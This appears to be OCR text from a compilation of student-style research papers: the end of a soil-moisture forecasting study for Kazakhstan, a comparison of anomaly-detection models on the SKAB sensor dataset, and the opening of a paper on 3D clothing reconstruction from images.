

Fig. 7. Soil moisture distribution

seasonal factors. Sharp spikes and deviations are observed, which may indicate extreme weather events such as sudden droughts or intense precipitation.

Based on the information presented, decomposition analysis confirms the presence of pronounced seasonality in soil moisture, indicating cyclical changes associated with climatic factors. The trend component indicates long-term changes in moisture that may be linked to climatic trends or anthropogenic impacts. The residual component shows random fluctuations, which may indicate unstable weather conditions during specific time intervals.

For a more accurate analysis and forecasting of soil moisture, it is advisable to consider both trend and seasonal components and apply time series modeling methods such as autoregressive models or recurrent neural networks.

E. Analysis of Soil Moisture Distribution

The histogram shows the distribution of soil moisture values measured as a percentage, allowing for the identification of main trends and characteristics of the dataset (Figure 7). The graph is supplemented with a smoothed density line, which helps better interpret the shape and patterns of the data.

The data demonstrate an asymmetric distribution skewed towards low moisture values. The majority of observations are concentrated in the range of 30–40 percent, indicating that during the analyzed period, soil moisture was most often at a moderate level. The maximum number of observations occurs around 35 percent, which can be considered a characteristic value for this area.

In the left part of the histogram, a significant frequency of values below 10 percent is noticeable. This indicates the presence of prolonged drought periods when soil moisture decreased to critical levels. In some cases, zero values are encountered, which may be caused by extreme weather conditions or measurement peculiarities.

The right part of the distribution shows a gradual decrease in the frequency of observations as moisture increases. Moisture above 60 percent occurs less frequently, and extremely high values (80 percent and above) were recorded in exceptional



Fig. 8. Soil moisture month stats

cases, likely during periods of heavy precipitation or temporary flooding.

The distribution of soil moisture at this point over the period from 2012 to 2024 confirms seasonal and climatic variability. Moderate moisture levels are most frequently recorded; however, there are periods of both drought and temporary overmoistening.

The next graph we focused on is related to the change in average soil moisture by month during the study period (Figure 8). On the horizontal axis, the months are represented, and on the vertical axis, the average value of soil moisture as a percentage. The line connects the points, showing the overall dynamics of moisture level changes.

The data show a clear seasonal pattern. In April, relatively high soil moisture is observed, which then gradually decreases. In May, the moisture level drops to 30 percent, and by June, it reaches a minimum value of around 20 percent. This indicates the beginning of the dry summer period when precipitation decreases and air temperature increases, contributing to evaporation.

Starting in July, soil moisture begins to slowly recover, which may be related to rare summer precipitation or reduced evaporation. In September, the moisture level increases significantly, and in October it reaches a maximum value exceeding 45 percent. This may be due to autumn rains and a decrease in temperature, which reduces evaporation and contributes to moisture accumulation in the soil.

Analyzing the data on average monthly soil moisture values allows us to confirm typical seasonal dynamics. Minimum moisture values are observed in summer months due to intense evaporation and reduced precipitation. In autumn, moisture significantly increases, likely due to increased precipitation and decreased temperature. This analysis highlights the importance of seasonal factors in changing soil moisture, which should be considered in agricultural planning and water resource management.

Data visualization has allowed us to identify key patterns in soil moisture distribution both over time and spatially. This provides a basis for further analysis and development of predictive models.

F. Analytics Using Machine Learning Methods

The study utilized ensemble machine learning models (Random Forest, Gradient Boosting) and deep neural networks (LSTM, BiLSTM, Transformer) to predict soil moisture in the East Kazakhstan Region [5]. Each model was selected based on its ability to account for spatial and temporal dependencies in the data, as well as to balance accuracy and interpretability.

The RandomForestRegressor with 100 decision trees (n.estimators=100, random.state=42) was used due to its robustness to outliers and its ability to model nonlinear dependencies in soil moisture. The ensemble approach of the random forest allowed for averaging predictions, reducing variance, and improving model stability. The GradientBoostingRegressor, trained on 100 trees with a learning.rate of 0.1, adapted better to complex dependencies, minimizing error and enhancing the accuracy of extreme moisture predictions.

For working with time series, recurrent neural networks were employed. LSTM with 2 layers of 50 neurons effectively modeled long-term dependencies, which is critical for predicting gradual changes in soil moisture. BiLSTM, being an extended version of LSTM, utilized 3 layers of 100 neurons, batch normalization, and a dropout rate of 0.1 to stabilize training and prevent overfitting. Its bidirectional structure helped account for the influence of both past and future values on the current state of soil moisture.

The most successful model was the TransformerModel, based on a multi-head attention mechanism (MultiheadAttention) and a two-layer TransformerEncoder with embedding sizes of 64 and fully connected layers ($64 \rightarrow 2048 \rightarrow 64 \rightarrow 1$) [6]. Unlike LSTM, which processes data sequentially, the Transformer can analyze the entire time series simultaneously, identifying both local and global dependencies in soil moisture dynamics.

TABLE I
MODEL BENCHMARKS

№	Model Name	MSE	MAE	R2
1	Transformer	2.4922	1.0620	0.8928
2	Random Forest	2.8877	1.1298	0.8704
3	Gradient Boosting	4.2257	1.5310	0.8104
4	LSTM	5.4892	1.7289	0.7640
5	BiLSTM	5.6229	2.1126	0.7582
6	Linear Regression	7.9772	2.4978	0.6420
7	Support Vector Regression	10.7153	2.7608	0.5191

Testing results showed that the Transformer provided the best accuracy (MSE = 2.4922, MAE = 1.0620, R^2 = 0.8928), outperforming all other methods. Random Forest also demonstrated good accuracy (R^2 = 0.8704), while Gradient Boosting took an intermediate position (R^2 = 0.8104). Recurrent neural networks (LSTM and BiLSTM) were less effective, falling behind ensemble methods. Classical linear regression models and SVR showed the worst results, struggling with the high nonlinearity of the data [7].

The choice of these models was driven by the need to consider both spatial and temporal patterns in soil moisture. Ensemble models (Random Forest, Gradient Boosting) handle nonlinear dependencies well and are suitable for small datasets but do not always accurately predict long-term trends. Recurrent neural networks (LSTM, BiLSTM) effectively model temporal dependencies but require significant computational resources and large training datasets. The Transformer emerged as the best model because it can analyze long time series without loss of information while uncovering complex relationships in soil moisture dynamics.

Based on the results obtained, the Transformer is recommended as the primary model for forecasting, while Random Forest can be used as an interpretable alternative.

V. Conclusion

The research has shown that analyzing satellite data on soil moisture using geospatial analysis methods is an effective tool for monitoring natural conditions in Kazakhstan. The use of AMSR2 data from 2012 to 2024 allowed for the identification of spatial and temporal patterns in soil moisture changes, which is particularly important in the context of a changing climate and the increasing threat of drought.

The application of preprocessing methods, including data correction, anomaly removal, and standardization to a common coordinate system, improved the quality of the analysis. Data visualization using various channels revealed differences in the penetration capabilities of frequency ranges, confirming the need to select the optimal channel depending on the research objectives. The most reliable for assessing soil moisture was Band 1 (6.9 GHz) due to its superior penetration ability and lower susceptibility to noise. Band 3 (18.7 GHz) demonstrated high surface detail but was less stable against atmospheric influences.

The results of the study can be beneficial in agriculture for optimizing water use and predicting yields, in ecology for assessing desertification and land degradation processes, and in hydrology for managing water resources. In the future, machine learning methods could be employed for automatic classification and forecasting of soil moisture changes, enhancing accuracy in assessments and predictive analytics.

Thus, the use of satellite data and data analytics methods enables more effective monitoring of soil cover conditions, developing strategies to adapt to a changing climate, and increasing the resilience of Kazakhstan's agriculture to extreme weather conditions.

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Models and methods for finding anomalies in time series using neural networks

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***Abstract*— In today's world, where different devices collect big data on a daily basis, it is important to understand which indicators are the norm and which indicators are unusual. It is the detection of anomalies in time series that is one of the important tasks in many fields, such as manufacturing, finance and cybersecurity. This study will be conducted using SKAB datasets, which is specially designed by developers to test models. Datasets contain sensor readings (pressure, temperature, flow rate, etc.). In this work, models such as LSTM Autoencoder, Isolation Forest, and Hotelling's T2 method are used. As a result of the comparative analysis, it was found that the LSTM Autoencoder performed better than the other models with optimal results.**

Keywords—Time series, Anomalies, LSTM, Isolation Forest, Data Analysis

I. INTRODUCTION

Anomaly detection in time series plays a key role in areas such as finance, healthcare, cybersecurity, and industrial monitoring. A time series is a sequence of observations recorded over time that can exhibit various patterns, including trends, seasonality, and cyclical fluctuations. Anomalies in such data represent deviations from expected behavior and may indicate important events, system failures, fraudulent activities, or security threats [1,2]. Their identification is crucial to ensure the reliability of systems, improve process efficiency, and prevent financial or operational losses. Anomalies in time series can be classified into three main types: point-based, contextual, and collective. Point anomalies are individual observations that differ significantly from the rest of the sample, for example, a sharp spike in network traffic that may indicate a cyberattack. Contextual anomalies look unusual only in certain conditions, for example, a sharp increase in temperature in winter. Collective anomalies are characterized [3,4] by abnormal behavior of a group of data points, for example, an unexpected change in customer preferences. The process of detecting anomalies in time series faces a number of difficulties. First, the high variability of the data makes it difficult to distinguish between normal fluctuations and true anomalies. Secondly, trends and seasonal effects can hide deviations, requiring careful data preprocessing. Third, anomalies are rare, which leads to unbalanced datasets and complicates model training and validation. Various approaches are used to identify anomalies, from statistical methods to machine learning and deep learning algorithms. Traditional statistical methods such as moving averages, autoregressive models, and control charts are highly interpretable, but they may not be able to handle complex data dependencies. Machine learning methods, including clustering, isolation forests, and support vectors, provide greater flexibility. Deep learning, represented by recurrent neural networks (RNNs), long-term short-term memory (LSTM) networks, and autoencoders, demonstrates high efficiency in detecting time dependencies and complex anomalies.

This study aims to explore and apply advanced methods for detecting anomalies in time series, with a particular focus on the SKAB dataset. In particular, the use of T2-Hotelling statistics will improve the accuracy of anomaly identification and improve monitoring of industrial systems.

II. LITERATURE REVIEW

This study [4] highlight that the rapid expansion of the Internet of Things (IoT) and the increasing use of sensors in industrial settings have led to the generation of vast amounts of complex data over time, known as multivariate time series data. This type of data provides a more comprehensive view by integrating information from multiple sensors. However, managing and preparing this data for analysis is challenging. Each sensor measures different attributes, operates at varying frequencies, and may have dependencies with other sensors, making the preprocessing phase time-consuming and requiring specialized domain knowledge. Time series anomaly detection plays a vital role in identifying unusual patterns in sequential data, making it valuable in various fields. In finance, for instance, it can detect fraudulent transactions, while in healthcare, it helps identify irregularities in vital signs. Traditional methods often struggle with the dynamic nature of time series data, but anomaly detection techniques can adapt more effectively. Additionally, these methods are efficient since they do not necessarily require labeled data for every anomaly.

Currently, extensive research is being conducted on time series anomaly detection [5], with different approaches tailored to specific domains. In this research [6], abnormal changes in GDP components over time were analyzed, while unusual weather patterns were identified based on wave heights across the four seas [7]. Despite the significant research in this field, there is still no universally accepted solution for detecting anomalies in time series data. By identifying anomalies, this technology enhances decision-making, helps prevent potential issues, and reduces costs. Ultimately, the ability to detect anomalies in time series data is crucial for extracting valuable insights from the vast and continuously growing datasets generated today.

This paper [8] examines the application of Temporal Convolutional Networks (TCNs) for detecting anomalies in multivariate time-series data. TCNs, known for their ability to capture long-range dependencies, are trained to predict future values, with anomalies identified based on prediction errors modeled using a multivariate Gaussian distribution. The model employs causal and dilated convolutions to ensure predictions rely only on past data while effectively capturing temporal dependencies. Residual connections enhance training stability, and multi-scale feature maps improve pattern recognition. The framework is tested on three real-world datasets: Electrocardiograms (ECG), space shuttle telemetry, and 2-D gesture data. Results indicate that TCNs with multi-scale features outperform standard TCNs in precision and F-score, demonstrating their effectiveness in identifying anomalies across diverse time-series patterns. This approach enhances anomaly detection in complex data, making it applicable to various real-world scenarios.

This article [9] presents TadGAN, an unsupervised anomaly detection method designed for time-series data using Generative Adversarial Networks (GANs). TadGAN addresses key challenges in anomaly detection, including the lack of labeled data, vague anomaly definitions, and complex temporal dependencies. The model utilizes LSTM-based Generators and Critics, incorporating cycle consistency loss to enhance time-series reconstruction. Training involves adversarial learning with Wasserstein loss and gradient penalty for stability. Anomaly scores are computed by combining reconstruction errors with Critic outputs, exploring techniques such as dynamic time warping. TadGAN is evaluated against eight baseline methods across 11 datasets from NASA, Yahoo, Numenta, Amazon, and Twitter, consistently achieving the highest average F1 score. The model is particularly effective in detecting collective anomalies and handling diverse anomaly types, demonstrating superior performance and generalizability in real-world time-series anomaly detection.

This research [10] present WANEH (Wavelets, Neural Networks, and Hilbert Transform), a deep learning-based anomaly detection algorithm for time-series data. This method is highly versatile, with applications in transportation, structural health monitoring, and earthquake prediction. WANEH learns normal system behavior without requiring anomalous training data, enhancing its adaptability across domains. It employs wavelet analysis for multi-resolution signal denoising and reconstruction while leveraging deep neural networks to capture both short- and long-term dependencies. Anomalies are identified through hierarchical analysis of residual signals using probabilistic ROC methods. Successfully applied to seismic electric signals for earthquake forecasting and smartphone data for road defect detection, WANEH demonstrates strong transferability with minimal adjustments. The study concludes that WANEH is a robust, efficient tool for real-time anomaly detection, significantly advancing expert systems in various fields.

This study is aimed at studying existing models for detecting anomalies in time series and their comparative analysis. The paper discusses various methods, including statistical approaches, machine learning, and deep neural networks. To evaluate the effectiveness and accuracy of the models, the SKAB dataset is used, which contains data on industrial equipment. The analysis is based on quality metrics such as F1 score and other metrics, which allows you to determine the most effective algorithms. The results of the study will help identify the strengths and weaknesses of various approaches.

III. METHODS

A. Dataset

The SKAB dataset (Skoltech Anomaly Benchmark) is designed for detecting anomalies in data collected from industrial equipment. It consists of time-series data from sensors monitoring a hydraulic system, measuring parameters such as pressure, temperature, and fluid flow. The dataset includes both normal operating conditions and various anomalies caused by malfunctions or deviations in system performance. SKAB serves as a benchmark for testing and comparing anomaly detection methods, enabling the evaluation of their accuracy, adaptability, and generalization capabilities. With its structured format and labeled anomalies, this dataset is a valuable resource for developing and training machine learning and deep learning models aimed at industrial monitoring and fault detection.

datetime	Accelerometer1RMS	Accelerometer2RMS	Current	Pressure	Temperature	Thermocouple	Voltage	Volume Flow RateRMS
2020-03-01 16:28:16	0.080968	0.132892	2.078540	0.054711	88.8333	22.0874	248.52400	75.0000
2020-03-01 16:28:17	0.080721	0.137438	0.983799	0.710565	88.9111	22.0892	226.59300	75.9813
2020-03-01 16:28:18	0.081400	0.128858	1.666630	0.054711	88.8676	22.0930	216.81400	75.0000
2020-03-01 16:28:19	0.080755	0.135728	1.090530	0.382638	88.8907	22.0862	230.36300	75.0186
2020-03-01 16:28:20	0.080394	0.132174	1.199950	0.382638	88.9437	22.0903	251.78900	75.9813
...	...	...	...	...	...	...	...	...
2020-03-01 16:39:10	0.080210	0.135600	231.720000	-0.273216	87.9417	22.1092	1.97962	73.9808
2020-03-01 16:39:11	0.080533	0.129346	1.077570	-0.273216	87.8675	22.1092	207.88500	73.0194
2020-03-01 16:39:12	0.080911	0.132488	0.995059	-0.273216	87.7671	22.1004	229.77100	74.0000
2020-03-01 16:39:13	0.079617	0.133784	1.018460	-0.273216	87.9109	22.1020	223.02900	74.0000

Figure 1. SKAB dataset from kaggle.com

SKAB consists of 35 files, each dataset includes the following columns: datetime, Accelerometer1RMS, Accelerometer2RMS, Current, Pressure, Temperature, Thermocouple, Voltage, RateRMS, anomaly, and changepoint

B. Model Training and Evaluation

In this study, three anomaly detection methods were evaluated: Hotelling's T^2, LSTM Autoencoder, and Isolation Forest. Each of these models operates based on different principles and was assessed using key performance metrics, including F1 Score, False Alarm

Rate (FAR), Missing Alarm Rate (MAR), and the NAB Score under different settings (Standard, Low False Positives, Low False Negatives). Hotelling's T^2 is a multivariate statistical approach that identifies anomalies by measuring the Mahalanobis distance of observations from the dataset's mean vector. The method calculates a T^2 statistic for each instance, and anomalies are flagged based on a predefined p-value threshold (e.g., 0.99, 0.999). Additionally, Principal Component Analysis (PCA) can be applied to reduce dimensionality and focus on the most informative features. The model's performance was measured by its ability to balance anomaly detection accuracy while minimizing false alarms. The LSTM Autoencoder is a deep learning model designed for sequential anomaly detection. It consists of an encoder-decoder structure, where LSTM layers learn to compress the input sequence into a latent representation and then reconstruct it. The difference between the input and the reconstructed output, known as the reconstruction error, serves as the anomaly score. The model was trained using the Adam optimizer and a Mean Absolute Error (MAE) loss function, with Early Stopping implemented to prevent overfitting. Hyperparameters such as batch size, number of time steps (N_STEPS), and validation split were varied to analyze their impact on detection performance.

Finally, the Isolation Forest algorithm was examined as a tree-based ensemble method for anomaly detection. It isolates data points through recursive random partitioning, with anomalies typically being isolated faster than normal instances. The contamination parameter was adjusted to control the proportion of expected anomalies in the dataset, and different numbers of estimators were tested. The model's effectiveness was assessed based on its ability to achieve a high F1 Score while maintaining an optimal balance between false and missing alarms.

Each model's performance was evaluated using F1 Score as the primary metric, complemented by False Alarm Rate (FAR) and Missing Alarm Rate (MAR) to quantify misclassifications. Additionally, the NAB Score was used to provide a standardized comparison of model performance under different sensitivity settings. The results obtained from each approach highlight the trade-offs between detecting anomalies accurately and minimizing false detections.

IV. RESULT

This study investigates anomaly detection in time series data using three models: Hotelling's T^2, LSTM Autoencoder, and Isolation Forest. Performance is assessed using F1 Score, False Alarm Rate, and Missing Alarm Rate.

A. *Isolation Forest*

The Isolation Forest model with different contamination values showed varying results. With contamination=0.02, the model achieved the lowest False Alarm Rate (20.81%), but at the cost of a high Missing Alarm Rate (61.47%), indicating it missed many anomalies. Increasing contamination to 0.05 balanced detection rates, leading to an F1 Score of 0.63. Figure 2 provides a detailed performance breakdown..

Model	Parameters	F1	Other metrics
Isolation Forest	n_jobs = -1, contamination=0.1	0.7	False Alarm Rate 45.21 % Missing Alarm Rate 25.1 % NAB: Standard - 3.92 LowFP - -0.49 LowFN - 6.26
Isolation Forest	n_jobs = -1, contamination=0.02	0.49	False Alarm Rate 20.81 % Missing Alarm Rate 61.47 % Standard - 20.89 LowFP - 13.17 LowFN - 26.17
Isolation Forest	n_jobs = -1, contamination=0.05 n_estimators=100	0.63	False Alarm Rate 32.28 % Missing Alarm Rate 40.91 % Standard - 12.45 LowFP - 7.22 LowFN - 15.85



Figure 2. Performance metrics of Isolation Forest models with different contamination values.

B. *Hotelling's T²*

The Hotelling's T^2 method was tested with and without PCA-based dimensionality reduction. The PCA variant (explained variance = 0.9, p_value = 0.99) achieved a slightly better performance than the standard approach, reducing the False Alarm Rate from 26.42% to 23.3% while maintaining a similar Missing Alarm Rate. However, overall F1 scores remained lower than the best-performing models. Figure 3 illustrates the comparative performance of these configurations.

Hotelling's T2	scaling=True, using pca=False explained_variance=0.85, p_value=0.999	0.56	False Alarm Rate 26.42 % Missing Alarm Rate 52.15 % Standard - 12.81 LowFP - 4.52 LowFN - 17.13
Hotelling's T2	scaling=True, using pca=True, explained_variance=0.9, p_value=0.99	0.58	False Alarm Rate 23.3 % Missing Alarm Rate 50.77 % Standard - 11.94 LowFP - -3.09 LowFN - 18.12



Figure 3. Performance comparison of Hotelling's T^2 with and without PCA.

C. *LSTM Autoencoder*

The LSTM Autoencoder with BATCH_SIZE=64 achieved the lowest Missing Alarm Rate (30.84%), reducing undetected anomalies. However, this came with a higher False Alarm Rate (39.42%). The best balance among the LSTM configurations was achieved with

BATCH_SIZE=32 and N_STEPS=10, yielding an F1 Score of 0.67. Figure 4 compares the performance of different LSTM configurations.

LSTM Autoencoder	EPOCHS = 100 BATCH SIZE = 32 VAL_SPLIT = 0.1 N_STEPS = 10	0.67	False Alarm Rate 33.33 % Missing Alarm Rate 34.86 % Standard - 20.62 LowFP - 15.77 LowFN - 23.64
LSTM Autoencoder	EPOCHS = 100 BATCH SIZE = 16 VAL_SPLIT = 0.1 N_STEPS = 5	0.62	False Alarm Rate 31.79 % Missing Alarm Rate 43.51 % Standard - 19.07 LowFP - 10.59 LowFN - 24.43
LSTM Autoencoder	EPOCHS = 100 BATCH SIZE = 64 VAL_SPLIT = 0.2 N_STEPS = 10	0.68	False Alarm Rate 39.42 % Missing Alarm Rate 30.84 % Standard - 16.54 LowFP - 12.14 LowFN - 19.36



Figure 4. Performance metrics of LSTM Autoencoder models with different batch sizes and sequence lengths.

The anomaly detection methodology has some limitations. The dataset may contain imbalances in certain features, affecting the overall detection performance. Additionally, parameter sensitivity in models like Isolation Forest and LSTM Autoencoder affects anomaly detection results, requiring fine-tuning for different datasets. The choice of window size (N_STEPS) in LSTM models significantly impacts model accuracy, as shorter sequences may miss long-term dependencies. Furthermore, real-world time series data often contains missing values and noise, which can impact anomaly detection effectiveness.

V. Conclusion

This study explores anomaly detection in time series data using three distinct models: Hotelling's T^2, LSTM Autoencoder, and Isolation Forest. Various configurations of these models were tested to evaluate their effectiveness in identifying anomalies while minimizing false and missing alarms. The results demonstrated that the Isolation Forest model with a contamination level of 0.1 achieved the highest F1 Score (0.70) but at the cost of a high False Alarm Rate (45.21%). In contrast, the same model with a contamination level of 0.02 significantly reduced false alarms (20.81%) but suffered from a high Missing Alarm Rate (61.47%), leading to missed detections. The LSTM Autoencoder models provided a more balanced performance, with the batch size of 64 achieving the lowest Missing Alarm Rate (30.84%), though with a slightly higher False Alarm Rate (39.42%). Among different configurations, the LSTM Autoencoder with a batch size of 32 and N_STEPS of 10 offered the best balance between detection accuracy and alarm rates (F1 Score: 0.67, FAR: 33.33%, MAR: 34.86%). Hotelling's T^2 performed better with PCA, reducing its False Alarm Rate from 26.42% to 23.3%, although the improvement was relatively small.

These findings highlight the trade-offs in anomaly detection methods, with deep learning models offering better adaptability to time series data, while statistical and tree-based methods provide interpretable and computationally efficient alternatives. Future research could explore hybrid approaches that combine these techniques to enhance anomaly detection performance.

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Development of models and methods for generating 3D modeling of clothing based on images

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***Abstract* —** The rapid advancement of computer vision and deep learning has facilitated the automation of 3D clothing modeling from 2D images. This paper presents novel models and methods to enhance the accuracy and efficiency of generating 3D representations of garments from images. The approach leverages deep learning techniques, including convolutional neural networks (CNNs) and generative adversarial networks (GANs), along with physics-based simulations to achieve realistic and precise clothing models. The proposed framework improves upon traditional methods by reducing manual intervention and enhancing the quality of texture mapping and drapery simulation. The future results will demonstrate significant improvements in reconstruction accuracy and computational efficiency compared to existing approaches.

Keywords — 3D clothing modeling, image-based reconstruction, deep learning, generative adversarial networks, physics-based simulation.

I. INTRODUCTION (*HEADING 1*)

The digital transformation of the fashion and gaming industries has necessitated the development of efficient and automated techniques for generating realistic 3D clothing models. Traditionally, 3D garment modeling relied on manual design processes and physics-based simulation tools, requiring significant expertise and computational resources. The manual creation of 3D clothing is time-consuming, labor-intensive, and prone to inaccuracies, particularly in replicating complex fabric dynamics and textures. The introduction of deep learning and artificial intelligence (AI) has revolutionized the field, enabling automated reconstruction of clothing from 2D images. Recent advancements in computer vision, particularly convolutional neural networks (CNNs) and generative adversarial networks (GANs), have demonstrated remarkable capabilities in extracting garment features, estimating 3D shapes, and generating realistic textures. However, challenges remain in achieving high levels of accuracy in garment deformation, texture fidelity, and fabric motion. A major obstacle in 3D clothing reconstruction is the inherent complexity of fabric behavior, which involves non-rigid deformations influenced by material properties, gravity, and external forces. To address this, hybrid approaches combining deep learning and physics-based simulations have been explored. These methods enhance realism by integrating AI-driven predictions with physics-based refinement to achieve lifelike draping and movement.

This research focuses on the development of an efficient and automated pipeline for 3D clothing modeling, leveraging state-of-the-art deep learning models and physics-based simulation techniques. By improving reconstruction accuracy, reducing computational costs, and enhancing texture quality, the proposed approach aims to bridge the gap between traditional manual techniques and AI-driven automation in digital garment modeling.

II. BACKGROUND/LITERATURE REVIEW

The development of 3D clothing modeling has been extensively studied, with numerous approaches proposed in both computer graphics and machine learning domains. This section reviews key contributions in traditional modeling techniques, deep learning-based methods, and hybrid approaches integrating physics-based simulations.

A. Traditional Approaches to 3D Clothing Modeling

Early methods for 3D garment modeling primarily relied on parametric representations and physics-based simulations. The Skinned Multi-Person Linear Model (SMPL) is one of the most widely used human body representations, enabling the creation of 3D avatars onto which clothing can be manually fitted [1]. Garment templates were often manually designed and later deformed to fit different body shapes using physically based models such as the Position-Based Dynamics (PBD) approach [2]. These techniques, while effective for simulating realistic fabric motion, required significant manual effort and computational resources, making them less scalable.

B. Image-Based Reconstruction Techniques

With the advancement of computer vision, researchers explored image-based techniques for clothing reconstruction. Methods such as Shape-from-Shading (SfS) and Multi-View Stereo (MVS) aimed to extract 3D information from multiple images [3]. However, these approaches were limited by occlusions, texture inconsistencies, and the requirement for multiple high-quality input images. Recently, neural rendering techniques such as Neural Radiance Fields (NeRF) have emerged as powerful alternatives, allowing for high-fidelity reconstruction from sparse input views, yet still facing challenges in texture mapping for non-rigid objects like clothing [4].

C. Deep Learning-Based Approaches

Deep learning has significantly improved the accuracy and efficiency of 3D clothing modeling. CNNs have been widely used for garment segmentation and feature extraction. The DeepFashion3D dataset introduced a large-scale benchmark for learning-based clothing reconstruction, enabling models to learn from diverse garment types. Generative adversarial networks (GANs) further improved texture generation and refinement by enhancing photorealism [5]. Additionally, volumetric-based methods such as Occupancy Networks and implicit surface representations demonstrated superior capabilities in capturing fine clothing details [6].

D. Hybrid Approaches: Deep Learning and Physics-Based Simulation

Despite the success of deep learning models, achieving realistic fabric behavior remains a challenge. Hybrid approaches that integrate AI-driven predictions with physics-

based simulation have emerged to address this limitation. For example, the Physically Based Neural Network (PBNN) framework [7] combines deep neural networks with physics constraints to model realistic cloth deformation. Similarly, reinforcement learning techniques have been employed to optimize fabric interactions in virtual environments [8]. Physics-guided GANs have also been proposed to ensure physically plausible deformations, enabling deep learning models to adhere to real-world fabric constraints while maintaining computational efficiency. This synergy between AI and physics simulations represents a promising direction for future research.

E. Challenges and Future Directions

While significant progress has been made in 3D clothing modeling, several challenges remain. Achieving real-time performance while maintaining high-quality reconstructions is a major bottleneck. Additionally, generalization across different fabric types, lighting conditions, and garment styles remains an open problem. Future work should explore self-supervised learning approaches, improved physics-based constraints, and efficient model architectures to enhance scalability and realism.

III. METHODS

A. Dataset and Data Collection

The DeepFashion-MultiModal dataset consists of 44,096 images of various clothing categories, including dresses, shirts, jackets, and pants. Each image has a resolution of approximately 750x1101 pixels and showcases garments in full-body views from multiple perspectives, such as front, side, and back views. Several annotation files (fig. 1) enhance the dataset's usability for 3D modeling. Shape annotations describe geometric features of garments, aiding in capturing the overall silhouette and structure. Keypoint annotations provide data on specific garment landmarks, allowing for precise localization of clothing elements.



Figure 1. DeepFashion-MultiModal dataset annotation files

Additionally, material properties from the MIT Material Properties Dataset were incorporated, detailing fabric characteristics (fig. 2) such as:

- Bending Stiffness (lbf-in²): Measures resistance to bending deformation.
- Fabric Thickness (in): Describes the material's physical depth.
- Fabric Density (lb/in³): Determines the weight relative to volume.
- Fabric Area Weight (oz/yd²): Indicates the mass per unit surface area.
- Confidence Rating (1-4): Represents reliability of material data, where 1 is the most confident measurement.

Fabric Number	Sample	Bending Stiffness (lbf-in²)	Fabric Thickness (in)	Fabric Density (lb/in³)	Fabric Area Weight (oz/yd²)	Confidence Rating (1 thru 4, where 1 is best-fit)
1	a	0,025	0,015	0,021	7,05	3
1	b	0,025	0,016	0,022	7,07	2
2	a	0,025	0,051	0,013	14,11	1
2	b	0,090	0,051	0,013	14,11	3
2	c	0,090	0,045	0,013	12,97	3
2	d	0,060	0,049	0,013	12,97	3
3	a	0,007	0,005	0,019	1,96	3
3	b	0,008	0,005	0,019	1,99	3
4	a	0,010	0,006	0,021	2,38	2
4	b	0,012	0,007	0,020	2,69	2
5	a	0,010	0,008	0,020	3,12	1
5	b	0,010	0,008	0,018	2,76	1
6	a	0,040	0,044	0,013	11,62	1
6	b	0,035	0,044	0,012	11,06	1
7	a	0,013	0,008	0,020	3,40	1
7	b	0,020	0,008	0,020	3,85	2
7	c	0,033	0,010	0,018	3,65	2
8	a	0,030	0,009	0,026	4,52	2
8	b	0,015	0,010	0,023	4,43	2
9	a	0,017	0,012	0,018	4,44	2
9	b	0,020	0,012	0,018	4,59	3
10	a	0,020	0,009	0,023	4,30	2
10	b	0,025	0,009	0,022	4,15	2

Figure 2. DeepFashion-MultiModal dataset clothes physical properties table

An exploratory data analysis (EDA) was conducted to examine the distribution of garment types and their respective keypoints. Key findings indicated that certain garment types exhibited occlusions due to complex folds and layering, while others presented high visibility of keypoints, making them more suitable for training. The dataset also displayed a wide range of fabric properties, highlighting the challenges associated with capturing diverse material behaviors in 3D modeling.

B. Generative Adversarial Networks (GANs) and Conditional GANs

